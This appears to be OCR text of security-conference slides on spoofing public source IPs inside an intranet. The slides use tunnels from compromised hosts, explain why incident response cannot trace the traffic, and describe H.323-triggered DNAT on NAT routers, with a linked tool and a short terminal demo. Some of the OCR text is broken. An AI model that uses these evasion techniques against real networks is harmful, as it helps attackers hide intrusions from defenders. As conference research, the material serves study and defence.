
AUGUST 6-7, 2025

MANDALAY BAY / LAS VEGAS

Spoofing Source IP in intranet

IP spoofing in intranet

- Create a tunnel between compromised device
- Send the network packets used for Lateral movement which ip.src is public IP




ip.src	ip.dst
9.9.9.9	192.168.1.2
DNS requests	

🟩 Example public address

IP spoofing in intranet

- The device gets the packet and forward to the router




ip.src	ip.dst
9.9.9.9	192.168.1.2
DNS requests	

🟩 Example public address

IP spoofing in intranet

- The router forward the packet to the second victim

ip.src	ip.dst
9.9.9.9	192.168.1.2
DNS requests	




🟩 Example public address

IP spoofing in intranet

- The victim get the packet and respond to the attacker through public internet


ip.src	ip.dst
192.168.1.2	9.9.9.9
DNS response	



🟩 Example public address

IP spoofing in intranet

- Ghost in intranet
- No one knows where the packet came from in layer 3 logger




ip.src	ip.dst
192.168.1.2	9.9.9.9
DNS response	

🟩 Example public address

Why IR hard

- Normal Lateral movement



compromised	
Public web service	
Attacker IP	Victim IP
9.9.9.9	10.0.0.4 →

compromised	
Internal Database	
Attacker IP	Victim IP
10.0.0.4	10.0.0.5 →

Password spraying

Windows LDAP	
Attacker IP	Victim IP
10.0.0.5	10.0.0.6 →

🚨 EDR Alert 🚨
Bad Login
Attempts

P.S. All addresses are example addresses.

Why IR hard

- Normal Lateral movement

compromised	
public web service	
Attacker IP	Victim IP
9.9.9.9	10.0.0.4

compromised	
Internal Database	
Attacker IP	Victim IP
10.0.0.4	10.0.0.5

Windows LDAP	
Attacker IP	Victim IP
10.0.5	10.0.0.6

🚨 IR Team 🚨

Password spraying

10.1.1.5 is spraying password

Why IR hard

- Normal Lateral movement

compromised

public web service	
Attacker IP	Victim IP
9.9.9.9	10.0.0.4

Internal Database	
Attacke	IP
10.0.0.4	10.0.0.5

Shutdown

Windows LDAP	
Attacker IP	Victim IP
10.0.0.5	10.0.0.6

🚨 IR Team 🚨

The logs said the attacker is from 10.0.0.4

Why IR hard

- Normal Lateral movement

ublic web service	
Attacker I	IP
9.9.9.9	10.0.0.4

Shutdown

Internal Database	
Attacke	IP
10.0.0.4	10.0.0.5

Shutdown

Windows LDAP	
Attacker IP	Victim IP
10.0.0.5	10.0.0.6

← 🚨 IR Team 🚨

😭 Full Chain Dead

Why IR hard

- Lateral movement with IP Spoofing

compromised	
public web service	
Attacker IP	Victim IP
9.9.9.9	10.0.0.4 →

Spoof

compromised	
Internal Database	
Attacker IP	Victim IP
9.9.9.10	10.0.0.5 →

Spoof

Password spraying

Windows LDAP	
Attacker IP	Victim IP
9.9.9.11	10.0.0.6 →

🚨 EDR Alert 🚨

Bad Login

Why IR hard

- Lateral movement with IP Spoofing

compromised

public web service	
Attacker IP	Victim IP
9.9.9.9	10.0.0.4

compromised

Internal Database	
Attacker IP	Victim IP
9.9.9.10	10.0.0.5

Windows LDAP	
Attacker IP	Victim IP
9.9.9.11	10.0.0.6

🚨 IR Team 🚨

IR teams

Why is a public IP attacking our DC?
Okay, lets ban 9.9.9.11

Why IR hard

- Lateral movement with IP Spoofing

blic web service	
Attacker I	
9.9.9.9	10.0.0.4

Survive

Internal Database	
Attack	IP
9.9.9.10	10.0.0.5

Survive


Windows LDAP	
Attacker IP	Victim IP
9.9.9.12	10.0.0.6

Change Spoofing IP
Continue Attack

P.S. All addresses are example addresses.

Why IR hard

- The packet always has IP: 192.168.1.2 and 9.9.9.9
  - The C&C (tunnel) server IP could be different from 9.9.9.9 (7.7.7.7)
  - No one knows the packet comes from 192.168.1.3 in the Layer 3 network logger.




spraying packet L3 view	
9.9.9.9	192.168.1.2
Evil payloads	

🟩 Example public address
🟥 Example private address
🟨 Example attacker address

Why IR hard

- The packet always has IP: 192.168.1.2 and 9.9.9.9
  - If 9.9.9.9 is banned, the attacker can simply switch to another public IP.
  - IR team need to check every router for Layer 2 port logs to identify the hacked machine
  - The source MAC address can also be forged at the first hop!




🟩 Example public address
🟪 Example private address
🟨 Example attacker address

Tunnel packet L3 View	
7.7.7.7	192.168.1.3
HTTP Traffic	


What if ISP filtered packet that Source IP is private IP

- If H.323 Passthrough is enabled
- We can send H.323 packet to trigger DNAT
- And NAT router will DNAT the 192.168.1.3:445 on 2.2.2.2:445
- Similar for NAT Slipstreaming v2.0 by @SamyKamkar
- Tools: https://github.com/123ojp/Simple-H.323-NAT-Traversal

🟩	Victim's public address
🟪	Next target address
🟦	Compromised address
🟨	Example attacker address



H.232	
ip.src	ip.dst
192.168.1.2	9.9.9.9
Port.src	Port.dst
any	1720
Payload with 192.168.1.3:445	




```
o123ojp@CTFer-foxo:/tmp
▶ ip a |grep 192.168.83
    inet 192.168.83.241/24 brd 192.168.83.255 scope global dynamic noprefixroute ens18

o123ojp@CTFer-foxo:/tmp
▶ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Webserver: 192.168.83.241
Hacked server: 192.168.83.35
Attacker Public: 154.12.177.142
Victim Public: 114.32.17.155

